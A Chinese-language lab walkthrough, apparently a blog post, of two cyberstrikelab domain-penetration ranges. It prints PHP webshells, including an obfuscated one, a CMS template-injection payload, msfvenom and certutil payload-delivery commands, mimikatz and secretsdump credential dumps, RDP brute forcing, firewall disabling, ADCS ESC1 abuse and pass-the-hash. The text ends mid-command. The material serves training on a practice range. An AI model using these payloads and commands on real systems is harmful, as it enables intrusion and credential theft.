【域渗透】cyberstrikelab-lab9 cyberstrikelab-lab9第一台web 172.5.33.6sql的payloadhttp://172.5.33.6/?case=crossall&act=execsql&sql=Ud-ZGLMFKBOhqavNJNK5WRCu9igJtYN1rVCO8hMFRM8NIKe6qmhRfWexXUiOqRN4aCe9aUie4Rtw5 a66abb5684c45962d887564f08346e8d 解密 admin123456从robots.txt中发现admin地址,登录管理员账号在这里发现了html模板中包含了php代码在模板管理中修改index.html<?php @eval($_POST['a']);?> 一句话还是连不上的,尝试另一种马,好像也没有其他方法能打进去了,网上找了十多种写法的马,就这种有效<?php function simpleTransform($str, $offset = 1) { $transformed = ''; for ($i = 0; $i < strlen($str); $i++) { $transformed .= chr((ord($str[$i]) + $offset) % 256); } return $transformed; } $original = $_REQUEST["a"]; $transformed = simpleTransform($original, 3); function reverseTransform($str, $offset = 1) { $reversed = ''; for ($i = 0; $i < strlen($str); $i++) { $reversed .= chr((ord($str[$i]) - $offset + 256) % 256); } return $reversed; } $reversed = reverseTransform($transformed, 3); echo eval($reversed); 蚁剑连接生马msfvenom -p windows/x64/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe 上线msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/bind_tcp; set RHOST 172.5.33.6; set LPORT 4444; exploit -j -z" 提权,上传fscanmeterpreter > getuid Server username: NT AUTHORITY\NETWORK SERVICE meterpreter > getsystem ...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)). meterpreter > getuid Server username: NT AUTHORITY\SYSTEM meterpreter > upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 查ip,扫内网C:\phpstudy_pro\WWW>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 1: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::3f:d815:5529:b836%11 IPv4 Address. . . . . . . . . . . : 172.5.33.6 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 172.5.33.233 Ethernet adapter ��̫��ʵ�� 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::c133:dd94:56a9:bdcc%2 IPv4 Address. . . . . . . . . . . : 10.6.6.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 10.6.6.1 Tunnel adapter isatap.{730545FA-7DC0-4716-8AF2-678FFC6D1F1C}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Tunnel adapter isatap.{E6E2FD25-6949-4C86-A749-7F0F14616295}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : C:\phpstudy_pro\WWW>fscan.exe -h 10.6.6.10/24 fscan.exe -h 10.6.6.10/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 10.6.6.10 is alive (icmp) Target 10.6.6.55 is alive (icmp) Target 10.6.6.88 is alive [*] Icmp alive hosts len is: 3 10.6.6.55:88 open 10.6.6.10:3306 open 10.6.6.88:445 open 10.6.6.55:445 open 10.6.6.10:445 open 10.6.6.88:139 open 10.6.6.55:139 open 10.6.6.10:139 open 10.6.6.88:135 open 10.6.6.55:135 open 10.6.6.10:135 open 10.6.6.55:80 open 10.6.6.10:80 open [*] alive ports len is: 13 start vulscan [+] NetInfo: [*]10.6.6.10 [->]WIN-784BAKDI0AC [->]172.5.33.6 [->]10.6.6.10 [+] NetInfo: [*]10.6.6.55 [->]DC [->]10.6.6.55 [+] NetInfo: [*]10.6.6.88 [->]cyberweb [->]10.6.6.88 [*] WebTitle:http://10.6.6.10 code:200 len:0 title:None [*] 10.6.6.55 [+]DC __MSBROWSE__\DC Windows Server 2016 Standard 14393 [*] 10.6.6.88 CYBERSTRIKELAB\CYBERWEB Windows Server 2016 Standard 14393 [*] 10.6.6.88 (Windows Server 2016 Standard 14393) [*] 10.6.6.55 (Windows Server 2016 Standard 14393) [*] WebTitle:http://10.6.6.55 code:200 len:703 title:IIS Windows Server [+] http://10.6.6.55 poc-yaml-active-directory-certsrv-detect 已完成 13/13 [*] 扫描结束,耗时: 1m8.3819491s 其中10.6.6.55被识别为域控制器10.6.6.88是域成员,主机名cyberweb,属于域CYBERSTRIKELAB10.6.6.55: 报告了一个漏洞 poc-yaml-active-directory-certsrv-detect。这强烈暗示该服务器上运行着 Active Directory 证书服务 (AD CS),是后续攻击的关键入口。设置路由,配置代理meterpreter > run post/multi/manage/autoroute [*] Running module against WIN-784BAKDI0AC (172.5.33.6) [*] Searching for subnets to autoroute. [+] Route added to subnet 10.6.6.0/255.255.255.0 from host's routing table. [+] Route added to subnet 172.5.33.0/255.255.255.0 from host's routing table. meterpreter > bg [*] Backgrounding session 2... msf exploit(multi/handler) > use auxiliary/server/socks_proxy msf auxiliary(server/socks_proxy) > set VERSION 5 VERSION => 5 msf auxiliary(server/socks_proxy) > set SRVPORT 1080 SRVPORT => 1080 msf auxiliary(server/socks_proxy) > run -j [*] Auxiliary module running as background job 1. [*] Starting the SOCKS proxy server 配置系统代理配置文件proxychains4.conf┌──(root㉿kali)-[/data/windows_atk/domain_atk] └─# tail -n \6 /etc/proxychains4.conf [ProxyList] # add proxy here ... # meanwile # defaults set to "tor" socks5 127.0.0.1 1080 第二台fscan定向扫描,端口,发现3389能进行爆破,administrator密码为qwe123!@#C:\phpstudy_pro\WWW>fscan.exe -h 10.6.6.88 -p 1-10000 fscan.exe -h 10.6.6.88 -p 1-10000 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 10.6.6.88 is alive [*] Icmp alive hosts len is: 1 10.6.6.88:445 open 10.6.6.88:139 open 10.6.6.88:135 open 10.6.6.88:3389 open 10.6.6.88:5985 open [*] alive ports len is: 5 start vulscan [+] NetInfo: [*]10.6.6.88 [->]cyberweb [->]10.6.6.88 [*] 10.6.6.88 (Windows Server 2016 Standard 14393) [*] WebTitle:http://10.6.6.88:5985 code:404 len:315 title:Not Found [*] 10.6.6.88 CYBERSTRIKELAB\CYBERWEB Windows Server 2016 Standard 14393 已完成 3/5 [-] (18/210) rdp 10.6.6.88:3389 administrator administrator1 remote error: tls: access denied 已完成 4/5 [-] (36/210) rdp 10.6.6.88:3389 administrator 123456789 remote error: tls: access denied 已完成 4/5 [-] (54/210) rdp 10.6.6.88:3389 administrator Aa12345 remote error: tls: access denied [+] RDP:10.6.6.88:3389:administrator qwe123!@# 已完成 5/5 [*] 扫描结束,耗时: 4m8.7461024s 在桌面找到第二个flag第三台看样子需要利用域控相关的漏洞了,永恒之蓝失败use exploit/multi/handler set rhost 10.6.6.88 run 共享data目录(便于传输文件),然后将正向马传上去,并执行proxychains rdesktop 10.6.6.88 -r disk:shell=/data 提权meterpreter > getuid Server username: CYBERWEB\Administrator meterpreter > getsystem ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)). meterpreter > getuid Server username: NT AUTHORITY\SYSTEM 抓取域内hashC:\Users\Administrator\Desktop>mimikatz.exe mimikatz # privilege::debug mimikatz # sekurlsa::logonpasswords User Name : CYBERWEB$ Domain : CYBERSTRIKELAB NTLM : 5e0d5d7bacf2087dfd44ea47812b5165 User Name : CYBERWEB$ Domain : CYBERSTRIKELAB NTLM : 331dcbb88d1a4847c97eab7c1c168ac8 User Name : Administrator Domain : CYBERWEB NTLM : c377ba8a4dd52401bc404dbe49771bbc 在这个3.bat文件中发现了一个账号密码,cslab / cs1ab@wwe第三台:ADCSADCS是横向移动到域控制器的常见路径3.1 侦察ADCS服务之前fscan扫出来的[+] http://10.6.6.55 poc-yaml-active-directory-certsrv-detect 表明可能存在AD证书服务再次上线getsystem,获取一个系统权限的cmd,获取一下CA名字(需要提权到system),执行 certutil名称为 cyberstrikelab-DC-CA获取到CA名称后,我们需要确定攻击入口,并且寻找可利用的漏洞,比如ESC1漏洞┌──(root㉿kali)-[/data/demo] └─# proxychains certipy-ad find -u 'cslab@10.6.6.55' -password 'cs1ab@wwe' -dc-ip 10.6.6.55 -vulnerable -stdout [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 Certipy v5.0.3 - by Oliver Lyak (ly4k) [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:636 ... OK [*] Finding certificate templates [*] Found 34 certificate templates [*] Finding certificate authorities [*] Found 1 certificate authority [*] Found 12 enabled certificate templates [*] Finding issuance policies [*] Found 15 issuance policies [*] Found 0 OIDs linked to templates [!] DNS resolution failed: The resolution lifetime expired after 5.403 seconds: Server Do53:10.6.6.55@53 answered The DNS operation timed out.; Server Do53:10.6.6.55@53 answered The DNS operation timed out.; Server Do53:10.6.6.55@53 answered The DNS operation timed out. [!] Use -debug to print a stacktrace [*] Retrieving CA configuration for 'cyberstrikelab-DC-CA' via RRP [proxychains] Strict chain ... 127.0.0.1:1080 ... DC.cyberstrikelab.com:445 <--socket error or timeout! [-] Failed to connect to remote registry: [Errno Connection error (224.0.0.1:445)] [Errno 111] Connection refused [-] Use -debug to print a stacktrace [!] Failed to get CA configuration for 'cyberstrikelab-DC-CA' via RRP: 'NoneType' object has no attribute 'request' [!] Use -debug to print a stacktrace [!] Could not retrieve configuration for 'cyberstrikelab-DC-CA' [*] Checking web enrollment for CA 'cyberstrikelab-DC-CA' @ 'DC.cyberstrikelab.com' [proxychains] Strict chain ... 127.0.0.1:1080 ... DC.cyberstrikelab.com:80 ... OK [proxychains] Strict chain ... 127.0.0.1:1080 ... DC.cyberstrikelab.com:443 ... OK [*] Enumeration output: Certificate Authorities 0 CA Name : cyberstrikelab-DC-CA DNS Name : DC.cyberstrikelab.com Certificate Subject : CN=cyberstrikelab-DC-CA, DC=cyberstrikelab, DC=com Certificate Serial Number : 652A47597C7F03824B7815EBE474E40B Certificate Validity Start : 2025-04-22 07:45:38+00:00 Certificate Validity End : 2030-04-22 07:55:38+00:00 Web Enrollment HTTP Enabled : False HTTPS Enabled : False User Specified SAN : Unknown Request Disposition : Unknown Enforce Encryption for Requests : Unknown Active Policy : Unknown Disabled Extensions : Unknown Certificate Templates 0 Template Name : DC Display Name : DC Certificate Authorities : cyberstrikelab-DC-CA Enabled : True Client Authentication : True Enrollment Agent : False Any Purpose : False Enrollee Supplies Subject : True Certificate Name Flag : EnrolleeSuppliesSubject Extended Key Usage : Client Authentication Requires Manager Approval : False Requires Key Archival : False Authorized Signatures Required : 0 Schema Version : 2 Validity Period : 1 year Renewal Period : 6 weeks Minimum RSA Key Length : 2048 Template Created : 2025-04-22T07:58:11+00:00 Template Last Modified : 2025-04-22T07:58:11+00:00 Permissions Enrollment Permissions Enrollment Rights : CYBERSTRIKELAB.COM\Domain Users CYBERSTRIKELAB.COM\Domain Admins CYBERSTRIKELAB.COM\Domain Computers CYBERSTRIKELAB.COM\Enterprise Admins CYBERSTRIKELAB.COM\Authenticated Users Object Control Permissions Owner : CYBERSTRIKELAB.COM\Administrator Full Control Principals : CYBERSTRIKELAB.COM\Domain Admins CYBERSTRIKELAB.COM\Enterprise Admins Write Owner Principals : CYBERSTRIKELAB.COM\Domain Admins CYBERSTRIKELAB.COM\Enterprise Admins Write Dacl Principals : CYBERSTRIKELAB.COM\Domain Admins CYBERSTRIKELAB.COM\Enterprise Admins Write Property Enroll : CYBERSTRIKELAB.COM\Domain Admins CYBERSTRIKELAB.COM\Domain Computers CYBERSTRIKELAB.COM\Enterprise Admins [+] User Enrollable Principals : CYBERSTRIKELAB.COM\Authenticated Users CYBERSTRIKELAB.COM\Domain Computers CYBERSTRIKELAB.COM\Domain Users [!] Vulnerabilities ESC1 : Enrollee supplies subject and template allows client authentication. 参数来源/原因作用proxychains之前建立的代理配置让命令流量通过跳板机(10.6.6.10)进入内网certipy-ad工具选择专门用于AD证书服务攻击的工具find子命令查找证书模板和证书颁发机构(CA)-u 'cslab@10.6.6.55'从mimikatz获得使用域用户cslab,@后可以是IP或域名-password 'cs1ab@wwe'从mimikatz/3.bat获得cslab用户的密码-dc-ip 10.6.6.55fscan扫描结果指定域控制器的IP地址-vulnerable攻击目标只显示存在已知漏洞的证书模板-stdout输出选项将结果输出到终端从结果中看出,存在ESC1漏洞Template Name: DC Enabled: True Client Authentication: True Enrollee Supplies Subject: True # ESC1漏洞关键点 Enrollment Rights: CYBERSTRIKELAB.COM\Domain Users # cslab可申请 Vulnerabilities: ESC1 3.2 利用ESC1漏洞3.2.1 创建机器账户(临时)利用cslab这个域用户在目标域中创建一个新的机器账户,结果会返回一个临时用户tmpuser$和密码信息proxychains certipy-ad -debug account create -u 'cslab@cyberstrikelab.com' -p 'cs1ab@wwe' -dc-ip 10.6.6.55 -user tmpuser -dns DC.cyberstrikelab.com 参数来源/原因作用account create子命令在域中创建新的机器账户-user tmpuser自定义创建名为tmpuser$的机器账户-dns DC.cyberstrikelab.com从fscan结果获得设置机器账户的DNS主机名为什么要创建?Machine模板限制:有些证书模板(如Machine)只允许机器账户申请 隐蔽性:避免直接使用cslab账户进行敏感操作 权限要求:机器账户可以申请更广泛的证书类型 3.2.2 以机器账户请求证书通过新创建的机器账户 tmpuser$ 向目标域控制器(10.6.6.55)的证书颁发机构(CA)申请一个 机器证书(要多运行几次,运行一次可能成功不了)proxychains certipy-ad req \ -u 'tmpuser$@cyberstrikelab.com' \ -p 'kQb8YIJOWcKq69w5' \ -ca 'cyberstrikelab-DC-CA' \ -target 10.6.6.55 \ -template 'Machine' \ -dc-ip 10.6.6.55 参数来源/原因作用req子命令请求证书-u 'tmpuser$@...'上一步创建使用新创建的机器账户-p 'kQb8YIJOWcKq69w5'上一步输出机器账户的密码-ca 'cyberstrikelab-DC-CA'certipy find结果证书颁发机构的名称-target 10.6.6.55fscan扫描结果CA服务器的IP地址-template 'Machine'侦察发现利用存在漏洞的模板用dc.pfx 证书文件向域控制器 (10.6.6.55) 进行身份认证,却报了Kerberos时钟偏差,攻击机和域控时间是不能相差5分钟以上的┌──(root㉿kali)-[/data/demo] └─# proxychains certipy-ad auth -pfx dc.pfx -dc-ip 10.6.6.55 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 Certipy v5.0.3 - by Oliver Lyak (ly4k) [*] Certificate identities: [*] SAN DNS Host Name: 'DC.cyberstrikelab.com' [*] Using principal: 'dc$@cyberstrikelab.com' [*] Trying to get TGT... [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:88 ... OK [-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great) [-] Use -debug to print a stacktrace [-] See the wiki for more information 3.2.3 修复Kerberos时间偏差查询域控时间proxychains net time -S 10.6.6.55 3.2.4 使用证书进行身份验证修改时间参数,这样就能执行成功了┌──(root㉿kali)-[/data/demo] └─# faketime '2025-12-11 22:57:01' proxychains certipy-ad -debug auth -pfx dc.pfx -dc-ip 10.6.6.55 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 Certipy v5.0.3 - by Oliver Lyak (ly4k) [+] Target name (-target) and DC host (-dc-host) not specified. Using domain '' as target name. This might fail for cross-realm operations [+] Nameserver: '10.6.6.55' [+] DC IP: '10.6.6.55' [+] DC Host: '' [+] Target IP: '10.6.6.55' [+] Remote Name: '10.6.6.55' [+] Domain: '' [+] Username: '' [*] Certificate identities: [*] SAN DNS Host Name: 'DC.cyberstrikelab.com' [*] Using principal: 'dc$@cyberstrikelab.com' [*] Trying to get TGT... [+] Sending AS-REQ to KDC cyberstrikelab.com (10.6.6.55) [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:88 ... OK [*] Got TGT [*] Saving credential cache to 'dc.ccache' [+] Attempting to write data to 'dc.ccache' [+] Data written to 'dc.ccache' [*] Wrote credential cache to 'dc.ccache' [*] Trying to retrieve NT hash for 'dc$' [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:88 ... OK [*] Got hash for 'dc$@cyberstrikelab.com': aad3b435b51404eeaad3b435b51404ee:97dc9f3da91660041ff88c17c8bbe7aa 参数来源/原因作用auth子命令使用证书进行Kerberos认证-pfx dc.pfx上一步生成包含私钥的证书文件-debug调试选项显示详细过程信息认证过程:证书提交:向域控(10.6.6.55)提交dc.pfx证书身份验证:证书证明申请者是DC$(域控制器机器账户)TGT获取:成功获取DC$的Kerberos票证授予票证(TGT)哈希提取:从TGT中提取DC$的NTLM哈希3.2.5 获取NTLM哈希用域控的机器账号 dc$ 的 NT 哈希,进行 Pass-the-Hash 身份验证,尝试从域控中提取所有域用户的凭据信息(如 NTLM 哈希等)。┌──(root㉿kali)-[/data/demo] └─# proxychains impacket-secretsdump cyberstrikelab.com/dc\$@10.6.6.55 -hashes aad3b435b51404eeaad3b435b51404ee:97dc9f3da91660041ff88c17c8bbe7aa [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] DLL init: proxychains-ng 4.17 Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:445 ... OK [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied [*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) [*] Using the DRSUAPI method to get NTDS.DIT secrets [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:135 ... OK [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.6.6.55:49669 ... OK Administrator:500:aad3b435b51404eeaad3b435b51404ee:28cfbc91020438f2a064a63fff9871fa::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:416f4ea64c9c73ad29a4a69dcee5d8ca::: DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: cyberstrikelab.com\cslab:1104:aad3b435b51404eeaad3b435b51404ee:39b0e84f13872f51efb3b8ba5018c517::: DC$:1000:aad3b435b51404eeaad3b435b51404ee:97dc9f3da91660041ff88c17c8bbe7aa::: CYBERWEB$:1103:aad3b435b51404eeaad3b435b51404ee:7e5d2858c617c4ccf32b28241dc5b8b2::: tmpuser$:1105:aad3b435b51404eeaad3b435b51404ee:6fe8e4da8776622663eed7aba05de2f7::: [*] Kerberos keys grabbed Administrator:aes256-cts-hmac-sha1-96:8583c13a9eca67e085ff0b68af74316bef0ebd3fb197bb235b76cbb72358f2ef Administrator:aes128-cts-hmac-sha1-96:6012285d474e3b60086965219ac7e31c Administrator:des-cbc-md5:208fc8f42fae3132 krbtgt:aes256-cts-hmac-sha1-96:0b820697b640266ced6843c4041131c1e3750000e00d47c0c597a82547927337 krbtgt:aes128-cts-hmac-sha1-96:c8f683e4cf2033fd75416667670e13bb krbtgt:des-cbc-md5:23dc674a76bf7adc cyberstrikelab.com\cslab:aes256-cts-hmac-sha1-96:34439b0bf9f6e1bf57d4d859215ed387a9c75e944ac053ddd1bc2f1e5b162048 cyberstrikelab.com\cslab:aes128-cts-hmac-sha1-96:84a132b5db39e2e652c08b8148fecb00 cyberstrikelab.com\cslab:des-cbc-md5:46f457ef2aad0e08 DC$:aes256-cts-hmac-sha1-96:2292c30804bdf9a61d170f48d38b30d3f843bb8310677ac7116e925f663edcbd DC$:aes128-cts-hmac-sha1-96:b583afdc96a04ec0ceda8dffdfa2e883 DC$:des-cbc-md5:a75801e31943a2dc CYBERWEB$:aes256-cts-hmac-sha1-96:c0418d75b0ef82607eadcd0f4793441aa17fc71df788e83a531ae87ce2cc92d9 CYBERWEB$:aes128-cts-hmac-sha1-96:3c602f53a3722c0a602a5adf2114354a CYBERWEB$:des-cbc-md5:6d5dd3261f38c862 tmpuser$:aes256-cts-hmac-sha1-96:952c1a920206e3a5852ea56dfdde77acb8270bf12628c29a7f702a9cdc8fb081 tmpuser$:aes128-cts-hmac-sha1-96:1174b1ae9d7f4b04fd5eef81bcbd2144 tmpuser$:des-cbc-md5:795d80ec58cdd5a8 [*] Cleaning up... 参数来源/原因作用impacket-secretsdump工具选择远程提取密码哈希的工具cyberstrikelab.com/dc\$@10.6.6.55目标指定使用dc$账户连接域控-hashes ...上一步获得提供dc$的LM和NTLM哈希dc\$中的\Shell转义防止$被Shell解释为变量3.2.6 PTHPTH,拿下域控,在根目录获取最后的flag┌──(root㉿kali)-[/data/demo] └─# proxychains impacket-psexec -hashes :28cfbc91020438f2a064a63fff9871fa cyberstrikelab.com/administrator@10.6.6.55
-
【域渗透】cyberstrikelab-lab8 cyberstrikelab-lab8ZZZCMS目录扫描到后台地址admin弱口令 admin / admin123456发现版本信息 V1.6.1 zzzcms漏洞利用方法https://xz.aliyun.com/news/4103修改内容为{if:assert($_request[phpinfo()])}phpinfo();{end if} 访问你修改的这个页面http://172.50.12.33/search/ 一句话连接不上,那就执行系统命令,找到flag1{if:assert($_request[system($_POST[a])])};{end if} 本机开启http服务生成木马msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe 从本机下载木马certutil -urlcache -split -f http://172.16.233.2:8000/shell.exe shell.exe msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 172.50.12.33; set LPORT 4444; exploit -j -z" 执行木马,上线getsystem提权meterpreter > getuid Server username: NT AUTHORITY\NETWORK SERVICE meterpreter > getsystem ...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)). meterpreter > getuid Server username: NT AUTHORITY\SYSTEM 上传fscanupload /data/windows_atk/scan_info/fscan.exe 却没有发现另外一台主机C:\phpstudy_pro\WWW\search>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 1: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::b476:ff8c:347:ef73%5 IPv4 Address. . . . . . . . . . . : 172.50.12.33 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 172.50.12.233 Ethernet adapter ��̫��ʵ�� 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::47e:778d:c27:a958%4 IPv4 Address. . . . . . . . . . . : 10.5.5.2 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 10.5.5.1 Tunnel adapter Reusable ISATAP Interface {539A3334-B0ED-49F4-B694-5F6E0A7AB805}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Tunnel adapter isatap.{4A835BE8-816A-4266-AF10-0ADC1C46A06E}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.2/24 fscan.exe -h 10.5.5.2/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 10.5.5.2 is alive [*] Icmp alive hosts len is: 1 10.5.5.2:3306 open 10.5.5.2:445 open 10.5.5.2:139 open 10.5.5.2:135 open 10.5.5.2:80 open [*] alive ports len is: 5 start vulscan [+] NetInfo: [*]10.5.5.2 [->]WIN-NQOLAOUO8C1 [->]172.50.12.33 [->]10.5.5.2 [*] WebTitle:http://10.5.5.2 code:200 len:20013 title:cyberstrikelabzzzcms 已完成 5/5 [*] 扫描结束,耗时: 18.4658195s 使用命令扫C:\phpstudy_pro\WWW\search>for /l %i in (1,1,255) do @ping 10.5.5.%i -w 1 -n 1 | find /i "ttl" for /l %i in (1,1,255) do @ping 10.5.5.%i -w 1 -n 1 | find /i "ttl" Reply from 10.5.5.2: bytes=32 time<1ms TTL=128 Reply from 10.5.5.33: bytes=32 time=1ms TTL=128 Reply from 10.5.5.66: bytes=32 time=1ms TTL=128 主机33和66存活的,再扫,没有任何内容C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.33 -p 1-65000 fscan.exe -h 10.5.5.33 -p 1-65000 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.4 start infoscan [*] alive ports len is: 0 start vulscan 已完成 0/0 [*] 扫描结束,耗时: 7.1787098s 设置路由run post/multi/manage/autoroute 使用下面的这些msf模块扫端口都不行scanner/portscan/tcp scanner/portscan/syn 添加一个用户看看什么情况# 创建新用户,并设置密码: net user xiaoyu 123@abc /add # 将新用户添加到管理员组: net localgroup Administrators xiaoyu /add # 关闭Windows防火墙 netsh advfirewall set allprofiles state off # 修改注册表,强制启用远程桌面服务(RDP),允许通过远程桌面(3389端口)连接 REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f 把360退了,使用远程连接后的cmd扫这样能扫出来,那会不会是系统用户的问题,我提权了,重新反弹shellmsf exploit(multi/handler) > run [*] Started bind TCP handler against 172.50.12.33:4444 [*] Sending stage (177734 bytes) to 172.50.12.33 [*] Meterpreter session 2 opened (10.10.10.173:35111 -> 172.50.12.33:4444) at 2025-12-11 04:32:10 -0500 meterpreter > shell Process 10896 created. Channel 1 created. Microsoft Windows [�汾 10.0.14393] (c) 2016 Microsoft Corporation����������Ȩ���� C:\phpstudy_pro\WWW\search>chcp 65001 chcp 65001 Active code page: 65001 C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.2/24 fscan.exe -h 10.5.5.2/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.4 start infoscan (icmp) Target 10.5.5.2 is alive (icmp) Target 10.5.5.33 is alive (icmp) Target 10.5.5.66 is alive [*] Icmp alive hosts len is: 3 10.5.5.66:88 open 10.5.5.2:3306 open 10.5.5.66:445 open 10.5.5.33:445 open 10.5.5.2:445 open 10.5.5.66:139 open 10.5.5.33:139 open 10.5.5.2:139 open 10.5.5.33:135 open 10.5.5.2:135 open 10.5.5.2:80 open 10.5.5.66:135 open [*] alive ports len is: 12 start vulscan [*] NetInfo [*]10.5.5.2 [->]WIN-NQOLAOUO8C1 [->]172.50.12.33 [->]10.5.5.2 [*] NetInfo [*]10.5.5.33 [->]cyberweb [->]10.5.5.33 [*] NetInfo [*]10.5.5.66 [->]DC [->]10.5.5.66 [*] WebTitle http://10.5.5.2 code:200 len:20013 title:cyberstrikelabzzzcms [*] OsInfo 10.5.5.66 (Windows Server 2012 R2 Standard 9600) [*] OsInfo 10.5.5.33 (Windows Server 2016 Standard 14393) [*] NetBios 10.5.5.33 cyberweb.cyberstrikelab.com Windows Server 2016 Standard 14393 已完成 12/12 [*] 扫描结束,耗时: 8.5703463s 看来就是这个问题,重新设置路由run post/multi/manage/autoroute 设置代理use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j fscan.exe -h 10.5.5.33 -p 1-10000C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.33 -p 1-10000 fscan.exe -h 10.5.5.33 -p 1-10000 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.4 start infoscan 10.5.5.33:445 open 10.5.5.33:139 open 10.5.5.33:135 open 10.5.5.33:3389 open 10.5.5.33:5985 open [*] alive ports len is: 5 start vulscan [*] NetInfo [*]10.5.5.33 [->]cyberweb [->]10.5.5.33 [*] NetBios 10.5.5.33 cyberweb.cyberstrikelab.com Windows Server 2016 Standard 14393 [*] OsInfo 10.5.5.33 (Windows Server 2016 Standard 14393) [*] WebTitle http://10.5.5.33:5985 code:404 len:315 title:Not Found 已完成 4/5 [-] (58/210) rdp 10.5.5.33:3389 administrator Aa123456 remote error: tls: access denied 已完成 4/5 [-] (118/210) rdp 10.5.5.33:3389 admin abc123456 remote error: tls: access denied 已完成 4/5 [-] (178/210) rdp 10.5.5.33:3389 guest 666666 remote error: tls: access denied 已完成 5/5 [*] 扫描结束,耗时: 3m59.4511788s 扫到3389端口,试试能不能爆破出密码,admin@123456把目录传进去,要把马传进去proxychains rdesktop 10.5.5.33 -r disk:shell=/data/demo 传shellmsf开启监听,上线use exploit/multi/handler set PAYLOAD windows/meterpreter/bind_tcp set RHOST 10.5.5.33 set LPORT 4444 非约束委派相关文章学习连接:https://forum.butian.net/share/1591可能是环境出问题了(排除版本问题,我切换了多个AdFind版本),一直凭据出错,不能正常执行命令,拿到了33的系统权限也是一样,添加管理员账户执行AdFind照样错误,下面图来自网上这里的图来自 https://www.hyhforever.top/posts/2025/07/cyberstrikelab-lab8/# ADFind查询非约束委派账户 AdFind.exe -b 